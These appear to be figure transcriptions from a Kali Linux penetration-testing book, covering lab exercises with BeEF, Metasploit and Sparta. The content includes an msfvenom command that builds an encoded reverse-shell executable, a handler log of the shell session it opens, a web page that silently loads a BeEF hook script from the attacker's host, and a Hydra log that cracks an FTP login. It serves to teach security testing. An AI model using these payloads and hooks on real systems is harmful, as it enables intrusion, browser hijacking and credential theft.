

The screenshot displays a web application security tool interface with three main panels:


- Module Tree:** A hierarchical list of modules under 'Browser (54)'. The 'Redirect Browser' module is selected and highlighted in blue. Other modules include 'Get Cookie', 'Get Form Values', 'Get Page HREFs', 'Get Page HTML', 'Get Page and iframe HTML', 'Overflow Cookie Jar', 'Remove stuck iframe', 'Replace HREFs', 'Replace HREFs (Click Events)', 'Replace HREFs (HTTPS)', 'Replace HREFs (TEL)', 'Fingerprint Ajax', 'Create Alert Dialog', 'Create Prompt Dialog', 'Redirect Browser (Rickroll)', 'Redirect Browser (IFrame)', 'Replace Component (Deface)', 'Replace Content (Deface)', 'Replace Videos', 'Clear Console', 'Disable Developer Tools', 'Get Local Storage', 'Get Session Storage', 'Get Stored Credentials', and 'iOS Address Bar Spoofing'.
- Module Results History:** A table with columns 'id', 'date', and 'label'. It contains the text: "The results from executed command modules will be listed here."
- Redirect Browser:** A configuration panel for the selected module. It includes:
  - Description:** "This module will redirect the selected hooked browser to the address specified in the 'Redirect URL' input."
  - Id:** 83
  - Redirect URL:** A text input field containing "http://beefproject.com/".
  - Execute:** A button to run the module.

At the bottom left of the interface, a status bar shows a green checkmark and the text "Ready".

**data: result=Redirected to: http://172.16.69.135/**







```
File Edit View Search Terminal Help
root@kali:~# msfvenom --platform windows -a x86 -p windows/shell/reverse_tcp LHOST=172.16.69.133 LPORT=4444 -
b "\x00" -e x86/shakata_ga_nai -f exe -o /var/www/html/shell.exe
```

```
File Edit View Search Terminal Help
root@kali:~# msfconsole

Metasploit

Validate lots of vulnerabilities to demonstrate exposure
with Metasploit Pro -- Learn more on http://rapid7.com/metasploit

      =[ metasploit v4.14.2-dev ]
+ -- --=[ 1631 exploits - 932 auxiliary - 282 post ]
+ -- --=[ 472 payloads - 40 encoders - 9 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf exploit(handler) > options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  ----  -

Payload options (windows/shell/reverse_tcp):


  Name      Current Setting  Required  Description
  ----      -
  ----      -
  EXITFUNC  process         yes      Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     yes             yes      The listen address
  LPORT     4444            yes      The listen port

Exploit target:


  Id  Name
  --  -
  0   Wildcard Target

msf exploit(handler) > set LHOST 172.16.69.133
LHOST => 172.16.69.133
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 172.16.69.133:4444
[*] Starting the payload handler...
```



## Just a Normal Web Page... Right?



```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 172.16.69.133:4444
[*] Starting the payload handler...
[*] Encoded stage with x86/shikata ga nai
[*] Sending encoded stage (267 bytes) to 172.16.69.139
[*] Command shell session 6 opened (172.16.69.133:4444 -> 172.16.69.139:1120) at 2017-03-24 13:19:56 -0400

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Owner\Desktop>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : localdomain
    IP Address. . . . . : 172.16.69.139
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :

C:\Documents and Settings\Owner\Desktop>
```

```
File Edit View Search Terminal Help
root@kali:~# cd /usr/share/beef-xss/arerules/
root@kali:~# cd /usr/share/beef-xss/arerules# ls -l
total 32
-rw-r--r-- 1 root root 887 Dec 23 2015 c_osx_test-return-mods.json
drwxr-xr-x 2 root root 4096 Mar 27 10:34 enabled
-rw-r--r-- 1 root root 462 Dec 23 2015 ff_osx_extension-dropper.json
-rw-r--r-- 1 root root 817 Dec 23 2015 ff_tux_webrtc-internalip.json
-rw-r--r-- 1 root root 1017 Dec 23 2015 ie_win_fakenotification-clippy.json
-rw-r--r-- 1 root root 744 Dec 23 2015 ie_win_htapowershell.json
-rw-r--r-- 1 root root 834 Dec 23 2015 ie_win_missingflash-prettytheft.json
-rw-r--r-- 1 root root 885 Dec 23 2015 ie_win_test-return-mods.json
root@kali:~# cd /usr/share/beef-xss/arerules#
```



```

File Edit View Search Terminal Help
root@kali:~# cd /usr/share/beef-xss/arerules/
root@kali:~/usr/share/beef-xss/arerules# cd /tmp/
root@kali:~/tmp# curl -LOk https://github.com/beefproject/beef/archive/master.zip
% Total % Received % Xferd Average Speed Time Time Current
Dload Upload Total Spent Left Speed
100 121 0 121 0 0 312 0 --:--:-- --:--:-- --:--:-- 312
100 4225k 100 4225k 0 0 3670k 0 0:00:01 0:00:01 --:--:-- 8351k
root@kali:~/tmp# unzip master.zip
Archive: master.zip
689bacc0a2f268b1689421fd5eccfee479656f54
  creating: beef-master/
  creating: beef-master/.github/
  inflating: beef-master/.github/ISSUE_TEMPLATE.md
  inflating: beef-master/.gitignore
  extracting: beef-master/.ruby-gemset
  extracting: beef-master/.ruby-version
  inflating: beef-master/.travis.yml
  inflating: beef-master/Gemfile
  inflating: beef-master/Gemfile.lock
  inflating: beef-master/INSTALL.txt
  inflating: beef-master/README
  inflating: beef-master/README.mkd
  inflating: beef-master/Rakefile
  inflating: beef-master/VERSION
  creating: beef-master/arerules/
  inflating: beef-master/arerules/alert.json
  inflating: beef-master/arerules/c_osx_test-return-mods.json
  inflating: beef-master/arerules/confirm_close_tab.json
  creating: beef-master/arerules/enabled/
  inflating: beef-master/arerules/enabled/README
  inflating: beef-master/arerules/ff_osx_extension-dropper.json
  inflating: beef-master/arerules/get_cookie.json

```

```



File Edit View Search Terminal Help
root@kali:~/tmp# cd beef-master/arerules/
root@kali:~/tmp/beef-master/arerules# find /tmp/beef-master/arerules/ -type f -print0 | xargs -0 mv -t /usr/share/beef-xss/arerules/
root@kali:~/tmp/beef-master/arerules# cd /usr/share/beef-xss/arerules/
root@kali:~/usr/share/beef-xss/arerules# ls -l
total 104
-rw-r--r-- 1 root root 366 Mar 15 10:54 alert.json
-rw-r--r-- 1 root root 455 Mar 15 10:54 confirm_close_tab.json
-rw-r--r-- 1 root root 887 Mar 15 10:54 c_osx_test-return-mods.json
drwxr-xr-x 2 root root 4096 Mar 27 10:34 enabled
-rw-r--r-- 1 root root 462 Mar 15 10:54 ff_osx_extension-dropper.json
-rw-r--r-- 1 root root 817 Dec 23 2015 ff_tux_webrtc-internalip.json
-rw-r--r-- 1 root root 326 Mar 15 10:54 get_cookie.json
-rw-r--r-- 1 root root 1015 Mar 15 10:54 ie_win_fakenotification-clippy.json
-rw-r--r-- 1 root root 742 Mar 15 10:54 ie_win_htapowershell.json
-rw-r--r-- 1 root root 834 Mar 15 10:54 ie_win_missingflash-prettytheft.json
-rw-r--r-- 1 root root 885 Mar 15 10:54 ie_win_test-return-mods.json
-rw-r--r-- 1 root root 491 Mar 15 10:54 lan_cors_scan_common.json
-rw-r--r-- 1 root root 780 Mar 15 10:54 lan_cors_scan.json
-rw-r--r-- 1 root root 585 Mar 15 10:54 lan_fingerprint_common.json
-rw-r--r-- 1 root root 788 Mar 15 10:54 lan_fingerprint.json
-rw-r--r-- 1 root root 478 Mar 15 10:54 lan_flash_scan_common.json
-rw-r--r-- 1 root root 761 Mar 15 10:54 lan_flash_scan.json
-rw-r--r-- 1 root root 481 Mar 15 10:54 lan_http_scan_common.json
-rw-r--r-- 1 root root 770 Mar 15 10:54 lan_http_scan.json
-rw-r--r-- 1 root root 484 Mar 15 10:54 lan_ping_sweep_common.json
-rw-r--r-- 1 root root 687 Mar 15 10:54 lan_ping_sweep.json
-rw-r--r-- 1 root root 356 Mar 15 10:54 man_in_the_browser.json
-rw-r--r-- 1 root root 142 Mar 15 10:54 README
-rw-r--r-- 1 root root 438 Mar 15 10:54 record_snapshots.json
-rw-r--r-- 1 root root 5953 Mar 15 10:54 win_fake_malware.json
root@kali:~/usr/share/beef-xss/arerules#

```

```
File Edit View Search Terminal Help
root@kali:~/usr/share/beef-xss/arerule# ls -l
total 104
-rw-r--r-- 1 root root 366 Mar 15 10:54 alert.json
-rw-r--r-- 1 root root 455 Mar 15 10:54 confirm_close_tab.json
-rw-r--r-- 1 root root 887 Mar 15 10:54 c_osx_test-return-mods.json
drwxr-xr-x 2 root root 4096 Mar 27 10:34 enabled
-rw-r--r-- 1 root root 462 Mar 15 10:54 ff_osx_extension-dropper.json
-rw-r--r-- 1 root root 817 Dec 23 2015 ff_tux_webrtc-internalip.json
-rw-r--r-- 1 root root 326 Mar 15 10:54 get_cookie.json
-rw-r--r-- 1 root root 1015 Mar 15 10:54 ie_win_fakenotification-clippy.json
-rw-r--r-- 1 root root 742 Mar 15 10:54 ie_win_htapowershell.json
-rw-r--r-- 1 root root 834 Mar 15 10:54 ie_win_missingflash-prettytheft.json
-rw-r--r-- 1 root root 885 Mar 15 10:54 ie_win_test-return-mods.json
-rw-r--r-- 1 root root 491 Mar 15 10:54 lan_cors_scan_common.json
-rw-r--r-- 1 root root 780 Mar 15 10:54 lan_cors_scan.json
-rw-r--r-- 1 root root 505 Mar 15 10:54 lan_fingerprint_common.json
-rw-r--r-- 1 root root 788 Mar 15 10:54 lan_fingerprint.json
-rw-r--r-- 1 root root 478 Mar 15 10:54 lan_flash_scan_common.json
-rw-r--r-- 1 root root 761 Mar 15 10:54 lan_flash_scan.json
-rw-r--r-- 1 root root 481 Mar 15 10:54 lan_http_scan_common.json
-rw-r--r-- 1 root root 770 Mar 15 10:54 lan_http_scan.json
-rw-r--r-- 1 root root 404 Mar 15 10:54 lan_ping_sweep_common.json
-rw-r--r-- 1 root root 687 Mar 15 10:54 lan_ping_sweep.json
-rw-r--r-- 1 root root 356 Mar 15 10:54 man_in_the_browser.json
-rw-r--r-- 1 root root 142 Mar 15 10:54 README
-rw-r--r-- 1 root root 438 Mar 15 10:54 record_snapshots.json
-rw-r--r-- 1 root root 5953 Mar 15 10:54 win_fake_malware.json
root@kali:~/usr/share/beef-xss/arerule# mv man_in_the_browser.json /usr/share/beef-xss/arerule/enabled/
root@kali:~/usr/share/beef-xss/arerule#
```


```
File Edit View Search Terminal Help
root@kali:~# vi /var/www/html/beef.html
```

```
File Edit View Search Terminal Help
<html>
  <head>
    <title>My Web Page</title>
    <script src="http://172.16.69.138:3000/hook.js" type="text/javascript"></script>
  </head>
  <body>
    <h1>Just a Normal Web Page... Right?</h1>
    <p>You should check out <a href="http://www.pactpub.com">PactPub</a></p>
  </body>
</html>
-- INSERT --
13,1 All
```



---

# Chapter 11: Working with Sparta



IP Range   
eg: 192.168.1.0/24 10.10.10.10-20 1.2.3.4

Run nmap host discovery  
 Run staged nmap scan


File Help

Scan Brute

Hosts Services Tools Services Scripts Information Notes

Click here to add host(s) to scope

Log

Progress	Tool	Host	Start time	End time	Status
	nmap (stage 1)	172.16.69.128	30 Mar 2017 10:52:16		Running

File Help

Scan Brute


Hosts Services Tools

Services Scripts Information Notes nikto (80/tcp) screenshot (80/tcp) smtp-enum-vrfy (25/tcp)

OS	Host	Port	Protocol	State	Name	Version
	172.16.69.128	21	tcp	open	ftp	vsftpd 2.3.4
		22	tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
		23	tcp	open	telnet	Linux telnetd
		25	tcp	open	smtp	Postfix smtpd
		80	tcp	open	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
		111	tcp	open	rpcbind	2 (RPC #100000)
		137	udp	open	netbios-ns	Samba nmbd netbios-ns (workgroup: WORKGR...
		139	tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROU...
		445	tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROU...

Log

Progress	Tool	Host	Start time	End time	Status
████████████████████	ftp-default (21/tcp)	172.16.69.128	30 Mar 2017 10:53:03	30 Mar 2017 10:53:04	Finished
██████████████████	nmap (stage 4)	172.16.69.128	30 Mar 2017 10:53:03		Running
████████████████████	postgres-default (5432/tcp)	172.16.69.128	30 Mar 2017 10:52:55	30 Mar 2017 10:52:56	Finished
████████████████████	mysql-default (3306/tcp)	172.16.69.128	30 Mar 2017 10:52:55	30 Mar 2017 10:52:56	Finished
████████████████████	smtp-enum-vrfy (25/tcp)	172.16.69.128	30 Mar 2017 10:52:55	30 Mar 2017 10:52:56	Finished
████████████████████	nmap (stage 3)	172.16.69.128	30 Mar 2017 10:52:54	30 Mar 2017 10:53:03	Finished
████████████████████	screenshot (80/tcp)	172.16.69.128	30 Mar 2017 10:52:41	30 Mar 2017 10:52:41	Finished
████████████████████	nikto (80/tcp)	172.16.69.128	30 Mar 2017 10:52:37	30 Mar 2017 10:53:01	Finished
████████████████████	nmap (stage 2)	172.16.69.128	30 Mar 2017 10:52:37	30 Mar 2017 10:52:54	Finished
████████████████████	nmap (stage 1)	172.16.69.128	30 Mar 2017 10:52:16	30 Mar 2017 10:52:37	Finished



File Help

Scan Brute

Hosts Services Tools

Tool	Target	Port
ftp-default	172.16.69.128	21/tcp
mysql-default	172.16.69.128	2121/tcp
nikto		
postgres-default		
screenshooter		
smtp-enum-vrfy		
x11screen		


Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.


Hydra (http://www.thc.org/thc-hydra) starting at 2017-03-30 10:53:03  
 [DATA] max 10 tasks per 1 server, overall 64 tasks, 10 login tries, -0 tries per task  
 [DATA] attacking service ftp on port 21  
 [21][ftp] host: 172.16.69.128 login: ftp password: ftp  
 [STATUS] attack finished for 172.16.69.128 (valid pair found)  
 1 of 1 target successfully completed, 1 valid password found  
 Hydra (http://www.thc.org/thc-hydra) finished at 2017-03-30 10:53:04

